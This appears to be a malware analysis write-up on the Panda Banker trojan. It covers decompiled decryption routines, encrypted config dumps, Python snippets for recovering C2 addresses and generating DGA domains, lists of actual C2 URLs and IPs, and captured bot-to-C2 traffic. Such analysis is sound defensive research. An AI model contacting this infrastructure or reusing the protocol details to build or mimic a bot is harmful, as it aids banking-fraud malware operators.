    if ( g_enc_str_len[4 * a_index] > 0u )
    {
        do
        {
            v5 = i;
            v6 = i ^ *(&g_enc_str + 2 * index) + i ^ ~g_xor_key[8 * index];
            ++i;
            *(v5 + str) = v6;
        }
        while ( i < g_enc_str_len[4 * index] );
    }
    result = g_enc_str_len[4 * index];
    *(result + str) = 0;
    return result;
}
```

Encrypted Strings (2.6.0 – present)

```
Core::getPeSettings(NameBuffer);  
decrypt_str(&g_enc_str_id, 2u, 0x32C83A5 0);// id  
json_init_entry_s28_string_4_wide(&v26);  
Core::getCurrentBotnetName();  
decrypt_str(g_enc_str_botnet, 6u, 0x38CEBB3C 0);// botnet  
json_init_entry_s28_string_4_wide(&v24);  
version_str = decrypt_str(&g_enc_str_version_fmt, 8u, 0x851DAA98 1);// %u.%u.%u
```

Encrypted Strings (2.6.10)



BaseConfig (generic Zeus)

```
int __usercall Core::getBaseConfig@<eax>(int a1@<eax>)
{
    int result; // eax
    int v2; // edx
    int v3; // esi
    int xor_key; // ecx

    Mem::_copy(a1, g_enc_base_config, 812u);
    v3 = v2;
    xor_key = dword_423E70 + dword_4239C4 - result;
    do
    {
        *result ^= *(xor_key + result);
        ++result;
        --v3;
    }
    while ( v3 );
    return result;
}
```

BaseConfig (ZeusVM variants)

```
int __stdcall decrypt_s240(int *s240)
{
    void *vm_code; // ebx
    s888 enc_base_config; // [esp+10h] [ebp-4D4h]
    char rc4_key; // [esp+388h] [ebp-15Ch]
    s8 s_vm; // [esp+490h] [ebp-54h]
    int v6; // [esp+498h] [ebp-4Ch]

    vm_code = strdup_like(g_vm_code, 0x1000u);
    if ( vm_code )
    {
        v6 = 0;
        qmemcpy(&enc_base_config, g_enc_base_config, sizeof(enc_base_config));
        *&s_vm.p_enc_base_config = &enc_base_config;
        *&s_vm.vm_code = vm_code;
        off_281B238 = &enc_base_config;
        while ( (g_vm_functions[**&s_vm.vm_code])(&s_vm) )// "vm handler"
            ;
        w_HeapFree(vm_code);
    }
    qmemcpy(&rc4_key, &enc_base_config.rc4_key, 258u);
    qmemcpy(s240, g_enc_s240, 240u);
    return rc4(&rc4_key, s240, 240u);
}
```

BaseConfig (Panda Banker)

```
char __usercall get_base_config_rc4_key@<a1>(void *a1@<ecx>, void *a2@<eax>
{
    s12 *out_s12; // eax
    s12 *v4; // edx
    char result; // al
    s875 base_config; // [esp+8h] [ebp-378h]
    s12 in_s12; // [esp+374h] [ebp-Ch]

    in_s12.op = 1; // decrypt
    *&in_s12.buf = &g_enc_base_config;
    *&in_s12.buf_len = 960;
    out_s12 = crypto_ops(&in_s12, 1, a2, 0);
    if ( is_valid_s12(out_s12) )
    {
        qmemcpy(&base_config, *&v4->buf, sizeof(base_config));
        free_s12(v4);
    }
    Crypt::_rc4init(&base_config.rc4_key, *&base_config.rc4_key_len, a1);
    result = 0;
    memset(&base_config, 0, sizeof(base_config));
    return result;
}
```

Decrypting the BaseConfig (2.1.0 – 2.2.9)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: AES256 key (32 bytes)
- Offset 0x40: AES256 IV (16 bytes)
- Offset 0x50: AES256 CBC encrypted data

00000000	35 9c bc 41 e6 e3 35 f5 2e ec 5e 4d db 50 ea de	5..A..5....^M.P..
00000010	6c b2 76 b1 46 d5 b4 da b5 68 be 55 a4 5a 01 e9	1.v.F....h.U.Z..
00000020	16 25 f8 fc 8d 21 99 4a 98 f6 3e 4d cc e0 30 5c	.%....!.J..>M..0\
00000030	6f 00 3a 75 5f b8 46 da 64 c6 f2 ef e3 7d 87 46	o.:u_.F.d....}.F
00000040	fc fd a0 dc 66 c8 e0 6d 0a 2e df 77 a0 7d 16 5a	f..m...w.}.Z
00000050	b8 f7 8e 51 12 93 8b da 20 a4 13 ee 1c 2b 90 f4	...Q....+..
...		
000003b0	8b ab 51 79 38 a6 8b e1 2e a0 d2 e7 5f 81 0e be	..Qy8....._...
000003c0		

Decrypting the BaseConfig (2.3.1 – present)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: key offset (1 byte)
 - Varies
 - 0x20 + key offset
- Offset 0xd6: AES256 key (32 bytes)
- Offset 0x140: AES256 IV (16 bytes)
- Offset 0x150: AES256 CBC encrypted data

Decrypting the BaseConfig (2.3.1 – present)

```
00000000 cc 7e 03 e9 c7 50 4d 60 9f a7 f3 ff 16 40 13 ea |.~...PM`.....@..|
00000010 79 ea 91 9c e1 be b7 a9 13 aa 94 48 ff 79 ad 20 |y.....H.y. |
00000020 b6 ad 2f 46 be 11 c3 53 82 3a 9b b8 60 04 85 7b |../F...S:...`..{|
00000030 f3 e8 4d c3 eb c4 e9 ea cd c9 d1 e4 10 82 0a 77 |..M.....w|
00000040 fb 94 25 da 40 ed 50 ca 28 1d 99 68 e0 43 95 2b |..%.@.P.(..h.C.+|
00000050 65 82 ad 96 e5 8f 3f 3e 7d f5 90 90 7f 2d d6 3c |e.....?>}....-.<|
00000060 35 e0 01 98 27 6f d3 5b 44 4d f1 ae 05 fc a0 91 |5... 'o.[DM.....|
00000070 c4 fd 9b f1 0d 68 4d 64 70 cd 36 63 9c dc 73 bd |.....hMdp.6c..s.|
00000080 56 1b 56 56 98 ac 25 4e 57 5c a3 32 00 11 fa b2 |V.VV..%NW\..2....|
00000090 95 98 96 1a 0f ed cb a7 c7 d0 73 61 c8 dc 38 4a |.....sa..8J|
000000a0 d7 52 cf 3c 51 f7 59 7e f7 cf b2 58 93 13 a8 82 |.R.<Q.Y~...X....|
000000b0 62 0a 41 9f 96 99 b3 6e ca 42 50 8c 36 fc 3c 3f |b.A....n.BP.6.<?|
000000c0 97 41 ab b4 3c 19 bf 12 29 f3 48 84 d8 ee bd 00 |.A.<...).H.....|
000000d0 f1 5a 8b 2b f8 51 a2 2d e6 b2 01 cd a5 87 2e dd |.Z.+..Q.-.....|
000000e0 37 80 24 9d 02 39 57 25 36 6a bf 8a c8 a2 5f 92 |7.$..9W%6j....._|
000000f0 38 dc e9 d1 df 8f 85 95 31 b8 2d 4f 87 5b 86 65 |8.....1.-0.[.e|
00000100 e9 69 b0 83 f8 3b 6c 31 54 7e ad fc 71 85 1d 60 |.i...;l1T~..q..`|
00000110 f8 f3 ab d0 c8 9c 75 0d e4 e3 ea 9e 5b d9 24 58 |.....u.....[.$X|
00000120 18 29 32 8a 55 f1 a8 6d 5f 82 c0 da 8e bd cd 50 |.)2.U..m_.....P|
00000130 72 7a dc dd e0 ff 1d 59 4d 75 48 50 27 ab 64 78 |rz.....YMuHP'.dx|
00000140 e6 00 9c be af 87 44 ab 2e ab c5 d9 72 5c e3 7e |.....D.....r\..~|
00000150 5f 4a 98 12 7d 25 3d 23 46 bf 53 9c d4 8e 85 35 |_J..}%=#F.S....5|
...
00000550 8c 6e 93 2f 55 53 7a fe 0d a5 a4 4b cd b0 3d d8 |.n./USz....K..=.|
00000560
```


BaseConfig Botnet

```
00000000 54 4a b1 e8 d9 40 f1 a6 5f 55 05 00 00 00 1e 4f |TJ...@.._U.....0|
...
00000250 6b 6e 00 65 00 77 00 74 00 65 00 73 00 74 00 00 |knew.t.e.s.t..|
...
00000360 65 2a c2 8d 5a 58 8d 37 62 2d d9 00 00 00 00 00 |e*..ZX.7b-.....|
00000370
```

Static Botnets



Static Botnets



BaseConfig Key

```
...
00000260 49 9b 21 97 a1 04 81 01 02 48 2c 17 b9 72 24 37 |I.!.....H,...r$7|
00000270 a5 67 11 e9 a9 ed 30 82 01 21 30 0d 06 09 2a 86 |.g....0...!0...*.|
00000280 48 86 f7 0d 01 01 01 05 00 03 82 01 0e 00 30 82 |H.....0.|
00000290 01 09 02 82 01 00 64 f9 c3 16 cf 09 1c ed 35 af |.....d.....5.|
000002a0 ae 8f 16 d0 18 e5 f1 c6 67 15 1e 7b d0 47 a7 70 |.....g..{.G.p|
000002b0 eb 11 00 84 4d eb 0c 9b 14 04 d3 7f ed f8 06 d4 |....M.....|
000002c0 34 dd 90 58 78 aa f0 2a 85 1d 32 5c f5 f7 3a 59 |4..Xx...*..2\...:Y|
000002d0 4e 2f b5 00 b5 69 00 98 60 59 4f de e5 81 19 af |N/...i...`YO.....|
000002e0 e1 22 3c 28 97 25 78 e3 d0 4c 93 22 3f f9 c5 58 |."<(.%x..L."?...X|
000002f0 48 1b 9c df 44 50 74 cc a1 28 fc 90 bd 31 f8 36 |H...DPt..(...1.6|
00000300 6b ca 79 0c 24 94 6c a6 c1 74 82 5a 35 e3 af 36 |k.y.$..1..t.Z5..6|
00000310 93 a5 7a 9a fb 58 67 ae 5d d2 8d fe d5 1d cc 0d |..z..Xg.].....|
00000320 29 82 a1 57 1e 90 14 c3 e6 a5 97 8e 69 8d e5 07 |)..W.....i...|
00000330 e9 72 61 a8 a1 26 23 0a 9f f6 9d 79 4f 47 64 35 |.ra..&#....yOGd5|
00000340 ad 9d 41 a3 9e fc 10 31 a9 5b 63 04 5e 9b ad b9 |..A....1.[c.^...|
00000350 20 74 13 23 23 10 26 9c c7 31 55 c0 ff d8 b0 12 | t.##.&..1U.....|
00000360 ff d3 52 af a3 80 14 e0 65 55 b9 ea df 38 dc 92 |..R.....eU...8..|
00000370 92 ba e9 40 61 e4 16 e6 ab 7e 33 30 9e c2 e9 78 |...@a....~30...x|
00000380 a3 71 8d 14 1d cc 65 1c 96 9b 2b 41 f5 74 cc bf |.q....e...+A.t..|
00000390 e8 e0 3f 6c f0 03 02 03 01 00 01 25 01 00 00 34 |..?1.....%...4|
...
```

BaseConfig Keys



BaseConfig C2s (2.1.0 – 2.5.7)

```
for i in range(len(base_config)):  
    try_me = base_config[i:i+101]  
  
    possible_c2 = rc4(base_config_key, try_me)  
    if "http" in possible_c2:  
        print possible_c2
```

BaseConfig C2s (2.6.x - present)

```
S = rc4_ksa(base_config_key)
i = S[256]
j = S[257]

# 30, 55, 22
for _ in range(30):
    # "I", "B"
    in_buf = struct.pack("I", 0x0)
    for in_byte in in_buf:
        (i, j, S, unused) = rc4_prga(i, j, S)

...
```

BaseConfig C2s

- <http://denatgruel.com/release.dat> (January 2016)
- <http://us-rboticks.ws/config.dat> (March 2016)
- <https://abrakadabra2017.com/3maufleawvoxawologuev.dat> (May 2017)
- <https://0532ae71ab47.com/4gaxywuubduamfaarmylu.dat> (January 2018)
- <https://ioxicjkdkc.abkhazia.su/1ishuwuycywgeacqylyik.dat> (June 2018)
- <https://veintitna.ru/4enmuotrilogeryezpiar.dat> (October 2018)

BaseConfig DGA Endings

00000390	6f	c9	7e	03	a5	d9	02	03	01	00	01	25	01	00	00	34	o.~.....%....4
000003a0	37	2e	63	6f	6d	2f	63	6f	6e	66	2e	64	61	74	00	39	7.com/conf.dat.9
000003b0	38	2e	63	6f	6d	2f	63	6f	6e	66	2e	64	61	74	00	31	8.com/conf.dat.1
000003c0	30	2e	6e	65	74	2f	63	6f	6e	66	2e	64	61	74	00	39	0.net/conf.dat.9
000003d0	38	2e	6e	65	74	2f	63	6f	6e	66	2e	64	61	74	00	00	8.net/conf.dat..
000003e0	3f	b4	cc	45	df	99	63	c5	8d	ef	32	54	60	53	e1	7c	?..E..c...2T`S.
000003f0	49	10	cc	9d	5d	27	5e	d1	8d	af	bf	49	fa	a5	d3	fa	I...]'^....I....
00000400	72	c4	f2	41	00	00	00	00	00	00	00	00	00	00	00	00	r..A.....
00000410																	

- 47.com/conf.dat
- 98.com/conf.dat
- 10.net/conf.dat
- 98.net/conf.dat

DGA

DNS

Name	Response	Post-Analysis Lookup
wahemughwi.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	5.187.4.240 [VT] [ET]
oftsutanuld.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
kethowtofrab.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
rowdinghijust.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
hapbetrobid.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce47.com [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce98.com [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce10.net [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce98.net [VT] [ET]	A 192.168.79.244 [VT] [ET]	

DGA (2.2.1 – 2.2.9)

Panda Banker's Future DGA

DS [Dennis Schwarz](#) on October 4, 2016.

Since we [last visited](#) the Panda Bankers at the malware zoo, two new versions have emerged: 2.2.6 and 2.2.7. While sifting through the [encrypted strings](#) of the latest version, two interesting ones stood out:

- dgaconfigs
- DGA, download "%S".

Tracing the first one through the code does indeed lead to a DGA or a domain generation algorithm. It looks to be a backup mechanism for when the primary hardcoded C2s have gone down. Searching older samples reveal that the strings and the DGA have actually been around since version 2.2.1. This post takes a closer look at the algorithm using [this sample](#) (version 2.2.7) as a reference.

Domain Generation Algorithm

- Source: <https://asert.arbornetworks.com/panda-bankers-future-dga/>

DGA (2.2.10 – present)

```
def dga(key, dt, dgaconfig):
    secs_since_epoch = timegm(dt.timetuple())
-   key0 = struct.unpack("I", key[0:4])[0]

-   key0 ^= secs_since_epoch
+   math1 = secs_since_epoch - (86400 * (dt.day % 3))

-   new_key = struct.pack("I", key0) + key[4:]
+   key0 = struct.unpack("Q", key[0:8])[0]
+   key1 = struct.unpack("Q", key[8:16])[0]
+
+   key0 = (key0 ^ math1) & 0xffffffffffffffff
+   key1 = (key1 ^ ~math1) & 0xffffffffffffffff
+
+   new_key = struct.pack("Q", key0) + struct.pack("Q", key1) + key[16:]
```

Source: https://github.com/tildedennis/malware/blob/master/panda_banker/dga.py

DGA Activity (1 config / ~Oct 2018)

1. 2018-3-12: d6b80c234347.com (146.185.243.116)
2. 2018-4-18: 9eb318bf4a47.com (94.242.59.179)
3. 2018-4-30: f075f7e31147.com (212.116.113.86)
4. 2018-5-3: 9984c05a2447.com (185.244.150.46)
5. 2018-5-15: d5465ea21847.com (46.148.26.106)
6. 2018-5-18: 7f8e3a437647.com (46.148.26.106)
7. 2018-6-1: 934f0d799f47.com (193.124.189.181)
8. 2018-6-3: 6358968c2647.com (212.22.77.112)
9. 2018-6-24: 52507833f147.com (168.235.96.67)
10. 2018-7-9: acbc2c8bf347.com (46.148.26.106)
11. 2018-7-15: 05319d803447.com (193.124.189.181)
12. 2018-7-30: ae0acb2d2247.com (212.22.77.112)
13. 2018-8-6: 7f05c3baa647.com (212.22.77.112)
14. 2018-8-15: 8c28b40a0b47.com (46.148.26.106)
15. 2018-8-21: 41b53042c147.com (46.148.26.106)
16. 2018-8-27: 02657b649147.com (46.148.26.106)
17. 2018-9-9: 77734a166347.com (46.148.26.106)
18. 2018-10-18: 3bd083c69647.com (46.148.26.106)

Sample: 5ac06f2cf2d27cc079778738c39eec3c64853880c43b60395899357fe8e2a31c

Command and Control (Requests)

POST /Asz/CKbcy2wDH5P/5/z/Uh/o9Tt/MDA HTTP/1.1

Connection: Close

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: sincirewdo.ru

Content-Length: 728

Cache-Control: no-cache

9nUPjeTMvVKnVWcmZrceWdBtMeyr1TmAjkWX1b0RFT4jNVmus6+FWDQyN3ADrRtZuWohmovz7q95ksSKpR0KDyYxY7szHuPhMrEzw/cw0XoQipemrTWrBcYGGSSykG39r9NFkk1fVQzAubVEBqK2Ui4NPp21Fstv1z9avLWb2+4nuZ1X3NSkB/PwJavhBEanzGTBQaHphVW/1EORp6E+Lejai8oxTGZHSYz1kdInWxzG+af3i4XnvI9utTkB92Xw9aqi006r5FzA2g/zTx4qE41dmi3wbG2+fky7DFLOA+BvttERIFYMUckPoPJdaELCfkOn1pbH01JRYRdUK7hY/QgkLKF3UKAMDoNcA0HBNMYKxDr2LfkdiEUH401adg1nX+GK7WjHfmPG/k92fV8KoV12m03Vh4s3LiPrjGL8f38oz2+FioPWZkZiQBxTJR65jnZkkQPOUKrPx1VZKfdKDDR35JA1IA0IE0+WQg+xlW1UkHSAY2WLzZMAp+RKIn47yOixIjQB+F8nMQ9EtmMqKemuvH9kbR10Eoef/d7aimjYc00n/Nr8weezeGs1C70UStSgRYktpd2ey5jcRVyGi8tCTCeZ3x71bgLDzwZB7ieE1HDJNPIYefxFzF6hMMeRn7pqnPr6pc4kt4JUML/8NTqxj6PLic21zKj8Jr/8BldpTvhYBkRv7qh187dSYoPoaEoB8ck2zDidP54iHTt/TQ==

Request URI (2.1.0 – 2.1.3)

- Initial part of the URI is generated
 - “/<2-10 random alphanumeric characters>/”
- Following system information is gathered into a buffer “sysinfo”
 - Computer name
 - InstallDate (from Registry)
 - CRC32 of DigitalProductId (from Registry)
 - CRC32 of OSVERSIONINFOEX structure (from GetVersionEx Windows API)
- “sysinfo” is SHA256 hashed, but only the first 16-bytes of the hash are used
- The 16-byte hash is XORed with the initial part of the URI from step 1
- The result is uppercase hex encoded
- “/”s are randomly added

Request URI (2.2.1 – present)

- Initial part of the URI is generated
 - “/<2-10 random alphanumeric characters>/”
- Following system information is gathered into a buffer “sysinfo”
 - Computer name
 - InstallDate (from Registry)
 - CRC32 of DigitalProductId (from Registry)
 - CRC32 of OSVERSIONINFOEX structure (from GetVersionEx Windows API)
- “sysinfo” is SHA256 hashed, but only the first 16-bytes of the hash are used
- The 16-byte hash is XORed with the initial part of the URI from step 1
- The result is uppercase hex encoded
- The result is base64 encoded
- +, /, = are translated into -, _, “”
- “/”s are randomly added

/Asz/CKbcy2wDH5P/5/z/Uh/o9Tt/MDA

POST Data Decryption

- Offset 0x0: placeholder (32 bytes)
 - Offset 0x20: RSA encrypted AES key (256 bytes)
 - Offset 0x120: AES256 IV (16 bytes)
 - Offset 0x130: AES256 CBC encrypted data
-
- sha256.update(uri + enc_post_data[32:])
 - Offset 0x0: placeholder (32 bytes)
 - Offset 0x0: SHA256 hash (32 bytes)

POST Data Decryption (2.1.0 – 2.1.3)

00000000	f6 75 0f 8d e4 cc bd 52	a7 55 67 26 66 b7 1e 59	.u.....R.Ug&f..Y
00000010	d0 6d 31 ec ab 95 39 80	8e 45 97 d5 bd 11 15 3e	.m1...9..E.....>
00000020	23 35 59 ae b3 af 85 58	34 32 37 70 03 ad 1b 59	#5Y....X427p...Y
00000030	b9 6a 21 9a 8b f3 ee af	79 92 c4 8a a5 1d 0a 0f	.j!.....y.....
00000040	26 31 63 bb 33 1e e3 e1	32 b1 33 c3 f7 30 d1 7a	&1c.3...2.3..0.z
00000050	10 8a 97 a6 ad 35 ab 05	c6 06 25 24 b2 90 6d fd	5.....%\$.m.
00000060	af d3 45 92 4d 5f 55 0c	c0 b9 b5 44 06 a2 b6 52	..E.M_U....D...R
00000070	2e 0d 3e 9d b5 16 cb 6f	d7 3f 5a bc b5 9b db ee	..>.....o.?Z.....
00000080	27 b9 99 57 dc d4 a4 07	f3 f0 25 ab e1 04 46 a7	'.W.....%...F.
00000090	cc 64 c1 41 a1 e9 85 55	bf 94 43 91 a7 a1 3e 2d	.d.A...U..C...>-
000000a0	e8 da 8b ca 31 b4 66 47	49 8c e5 91 d2 27 5b 1c	1.fGI....'[.
000000b0	c6 f9 a7 f7 8b 85 e7 bc	8f 6e b5 39 01 f7 65 f0	n.9..e.
000000c0	f5 aa a2 d0 ee ab e4 5c	c0 da 0f f3 4f 1e 2a 13	\....O.*.
000000d0	8d 5d 9a 2d f0 6c 6d be	7e 46 3b 0c 52 ce 03 e0	.].-.lm.~F;.R...
000000e0	6f b6 d1 11 20 56 0c 51	c9 0f a0 f2 5d 68 42 c2	o... V.Q....]hB.
000000f0	7e 43 a7 d6 96 c7 3b 52	51 61 17 54 2b b8 58 fd	~C....;RQa.T+.X.
00000100	08 24 2c a1 77 50 a0 0c	0e 83 5c 03 41 c1 34 c6	.\$,.wP....\A.4.
00000110	0a c4 3a f6 2d f9 1d 89	eb 87 e0 ed 5a 76 0d 67	...:-.....Zv.g
00000120	5f e1 8a ed 68 c7 7e 63	c6 fe 4f 76 7d 5f 0a a1	_...h.~c..Ov}_...
00000130	5d 76 9b 4d d5 87 8b 37	2e 23 eb 8c 62 fc 7f 7f	]v.M...7.#..b...

...

POST Data Decryption (2.2.1 – present)

9nUPjeTMvVKnVWcmZrceWdBtMeyr1TmAjkWX1b0RFT4jNVmus6+FWDQyN3ADrRtZuWohmovz7q95ksSKpR0KDyYxY7szHuPhMrEzw/cw0Xo
QipemrTWrBcYGJSSykG39r9NFkk1fVQzAubVEBqK2Ui4NPp21Fstv1z9avLWb2+4nuZ1X3NSkB/PwJavhBEanzGTBQaHphVW/1EORp6E+Le
jai8oxTGZHSYz1kdInWxzG+af3i4XnvI9utTkB92Xw9aqi006r5FzA2g/zTx4qE41dmi3wbG2+fky7DFLOA+BvttERIFYMUckPoPJdaELCf
kOn1pbH01JRYRdUK7hY/QgkLKF3UKAMDoNcA0HBNMYKxDr2LfkdieuH401adg1nX+GK7WjHfmPG/k92fV8KoV12m03Vh4s3LiPrjGL8f38o
z2+FIoPWZkZiQBxtJR65jnZkkQPOUKrPx1VZKfdKDDR35JA1IA0IE0+WQg+xlW1UkHSAY2WLzZMAp+RKIn47y0ixIjQB+F8nMQ9EtmMqKeM
uvH9kbR10Eoef/d7aimjYc00n/Nr8weezeGslC70UStSgRYktpd2ey5jcRVyGi8tCTCeZ3x71bgLDzwZB7ieE1HDJNPIYefxFzF6hMMeRn7
pqnPr6pc4kt4JUML/8NTqxj6PLic2lzKj8Jr/8BldpTvhYBkRv7qhl87dSYoPoaEoB8ck2zDidP54iHTt/TQ==

Request Data

```
{  
  "BotInfo": {  
    "systime":      1539182879,  
    "process":      "svchost.exe",  
    "user": "Admin-PC\\Admin",  
    "id":   "08196127D09F93A1B12D74BDC4CD09DF",  
    "botnet":      "not set",  
    "version":      "2.6.10"  
  },  
  "File": {  
    "name": "1ishuwuycywgeacqylyik.dat"  
  }  
}
```

Command and Control (Response)

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 09 Oct 2018 16:01:45 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.6.31
```

```
0b9ELDZ31Y2GHTdawwRrKHhNRWBgk82mGKa/WfDLkqDY0q2h7MdLn0VWX5MsiIXz8CGjvACr+hBhUpQK3SdjLOW30/pI2dq1su2
rBGHeDrKXtXEcLsA+lzceQXnSd2uUw41QZPlUaHm7SE1GiDMSf2efnit5dv/fz9A59D7Gpk5+cYiX0xqGKXVCSxvPhQrd06jHiF
BHQsopYG2Ba9uxFzt69dfagBR+wCX/9qHW9YMJR2jm8pEAg3so4hES/AI4UVw/Ckd3UXvkVtorIq3qYd8AHeC0urvGHmZ0YIUda
iihgAw/1rfMwMYSVjlZIIJsv02RutexS3BTX4o7rFiqUdxNeYtG1XfnfRbGhbaFwCVU0gxFG7Z+DggsnwXTC1RalvZmH8W84YQGA
